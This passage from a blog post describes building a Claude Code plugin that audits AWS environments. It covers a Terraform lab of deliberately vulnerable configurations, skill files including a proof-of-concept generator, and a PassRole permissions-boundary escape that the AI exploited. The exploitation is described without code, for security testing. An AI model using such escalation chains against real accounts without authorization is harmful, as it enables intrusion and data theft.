<p>To test the capabilities of the plugin, I created a test environment in Terraform which allows for customised AWS infrastructure. The lab environment has multiple modules that can be enabled or disabled for testing. It’s a fake production environment that uses a VPC and a bastion jump box for authentication.</p>

<p>The key idea behind this environment is that some modules are made to look dangerous in their configuration but they are actually safe when you look at the context.</p>

<p>The Lab environment includes the following:</p>

<ul>
  <li><strong>IAM privilege escalation</strong> (PassRole abuse, permission boundaries, policy shadowing, service-linked roles, role-hopping chains)</li>
  <li><strong>Data Exposure</strong> (S3 public access, EBS/RDS snapshot sharing, KMS wildcard grants)</li>
  <li><strong>Network and Compute</strong> (wide egress rules, IMDSv1 metadata access)</li>
  <li><strong>Logging and detection gaps</strong> (CloudTrail misconfigurations)</li>
  <li><strong>Cross-service attack chains</strong> (Lambda with hardcoded secrets, Cognito unauthenticated access, API Gateway with no auth leading to S3)</li>
</ul>

<p>Three secure baselines exist to test that the plugin correctly identifies safe configurations and doesn’t flag them as issues.</p>

<hr />

<h2 id="4-the-skills-system">4. The Skills System</h2>

<p>Claude Code allows you to steer its thinking with plugins for custom tool use and pipeline automation. 
A feature of the plugin system is that you can provide Claude with markdown files for certain skills.</p>

<p>Instead of me creating skills for every system command, my co-worker found a super cool repo on GitHub that includes AWS service skills. This gives easy lookup for Claude when it needs to query something via the terminal or reference something.</p>

<p>(<a href="https://github.com/itsmostafa/aws-agent-skills">Here’s the repo!</a>)</p>

<p>On top of this, I added my own custom skills specific to the plugin’s security workflow.</p>

<ul>
  <li><strong>Validation Rules</strong> - Maps claims to the exact AWS CLI commands needed to verify them.</li>
  <li><strong>Output</strong> - The Output skill defines the report format. It allows a structured and consistent output for any text.</li>
  <li><strong>PoC Generator</strong> - The PoC Generator produces step-by-step instructions for reproducing findings, allowing a security reviewer to manually verify if something is exploitable.</li>
  <li><strong>Identity Blast Radius</strong> - It maps out the affected resources and maximum damage from a compromised identity.</li>
  <li><strong>Prowler</strong> - Integrates prowler functionality into the tool to parse outputs. Raw findings are cross-validated then finalized into a report structure.</li>
  <li><strong>PMapper</strong> - Integrates PMapper for IAM privilege escalation analysis. It tells Claude how to build an IAM graph, run escalation queries, and interpret the results.</li>
</ul>

<p>Each of these skill files tells Claude how to run commands, the documentation, and some examples. It’s really great for customisability.</p>

<hr />

<h2 id="5-from-detection-to-exploitation">5. From Detection to Exploitation</h2>
<p>Something that I find missing from current security scanners is they do not provide steps to reproduce. If something is said to be exploitable, then we need to prove it.
I decided to add a skill for Proof of Concepts. When attack chains are found inside an environment, the user can ask Claude to use the poc-generator skill.</p>

<p>Claude will write a report that includes:</p>
<ul>
  <li><strong>Steps to reproduce</strong></li>
  <li><strong>The commands in detail</strong></li>
  <li><strong>The evidence chain</strong></li>
  <li><strong>Clean up steps</strong></li>
</ul>

<p>One of the exploit chains within the lab environment is a boundary bypass via PassRole.
To perform this, an attacker operating within the platform-restricted-admin-production boundary escapes it entirely via PassRole. They then gain DynamoDB full CRUD and S3 read across the account.</p>

<p>The AI was able to successfully generate a working PoC for this exploit chain.
Manual verification of the section <strong>Steps to Reproduce</strong> showed that the concept was exploitable.</p>

<p>Below are some of the outputs and files straight from the AI plugin.</p>

<ul>
  <li><a href="/posts/boundary-bypass-findings/">Findings: Permissions Boundary Bypass Analysis</a></li>
  <li><a href="/posts/boundary-bypass-poc/">PoC: Permissions Boundary Escape via Lambda PassRole</a></li>
  <li><a href="/posts/blast-radius-report/">Blast Radius: Attack Chains Combined</a></li>
</ul>

<hr />

<h2 id="6-strengths-vs-limitations">6. Strengths vs Limitations</h2>

<h3 id="strengths">Strengths</h3>

<p>Overall the plugin performed very well for scenarios 3, 6, and 9 and strongly identified. It understood the IAM evaluation order, the S3 layered access and the inline deny catch rather than using pattern matching alone for the policy and config.</p>

<p>It had really good attack chain mapping and successfully chained scenarios 1 + 4. This demonstrates the critical thinking that policy scanners lack and could skip.</p>

<p>The reports that it created were extremely accurate. The proof of concept that it made worked well and had strong depth. This shows how powerful an AI agent could be at cloud review or other aspects of cyber-security.</p>

<h3 id="limitations">Limitations</h3>

<p>The first obvious thing is that the testing environment doesn’t handle every edge case, customers and clients will always have different configurations that are unknown or new to an AI scanner. Although we can provide lots of context towards the AI, it will not be 100% deterministic with findings. The best we can do is try to squash the gap between assumption and determinism.</p>

<p>This also raises another important question: is the AI scanner tuned to perform well on my own testing environment? A term that is popular within the AI space is overfitting, this pretty much means the AI model has become too familiar with the training environment, leading to good results on training data (our test environment) and bad performance in unknown environments.</p>

<p>During testing, I would review the output from the AI. If it was wrong, I would explain why and give my findings back. The model and I would then go through the plugin and make updates.
I think to determine accuracy, we need to try out environments that have completely different setups and unique cases. My tuning could have molded the AI to this environment. Further testing is needed to determine if this is an issue.</p>

<p>The plugin is huge. Every time Claude initializes with the claude.md, it wastes tokens. The roles.md file is 400+ lines long, for future goals I’d suggest looking into optimisation or stripping out redundant instructions for less token use.</p>

<hr />

<h2 id="7-what-i-learned">7. What I Learned</h2>

<p>Coming from a person who knows minimal things about the cloud, this project has given me a deep dive into how it actually functions.</p>

<p>I learned about the 21 types of privilege escalation techniques that attackers use to move through a cloud infrastructure. Looked into services that I didn’t know or understand and found out cool quirks. I tested my knowledge on a simulated lab environment called AWSGOAT, which is a fake vulnerable cloud website that has flaws you can exploit. It demonstrated how AI can be used along with human intervention to scan and automate long and repetitive tasks.</p>

<p>The project taught me about numerous existing security tools and how they can be utilised with an AI wrapper to perform powerful cloud security scanning.</p>

<p>I really enjoyed the red-team aspect of the project as well. Not only learning about these skills but applying them as an attacker really showed me how companies/businesses need to lock down their cloud environments.</p>

<hr />

<h2 id="8-conclusion">8. Conclusion</h2>

<p>The future of cybersecurity is going to be focused on AI and its ability to think with given information and the context of the environment. We can already see the capability of Claude finding zero days in open source codebases that have existed for years. It is very effective with speed and productivity, allowing security consultants with limited time to achieve more. Adapting to new unknown infomation is a strong suit as threat actors will always try different techniques.</p>

<p>We can assume that most security tools in the future are going to be AI related in someway.</p>

<p>It shows where the industry is heading, and companies like Aura Information Security can benefit from integrating AI early on into their pentesting pipeline.</p>

<p>To keep up with the evolving threat landscape we should use tools like Claude to better the protection of companies and secure data.</p>]]></content><author><name>Grant Henderson</name></author><category term="Cloud" /><category term="Security" /><category term="aws" /><category term="ai" /><category term="claude" /><category term="automation" /><category term="prowler" /><category term="iam" /><summary type="html"><![CDATA[1. AI That Keeps Thinking]]></summary></entry></feed>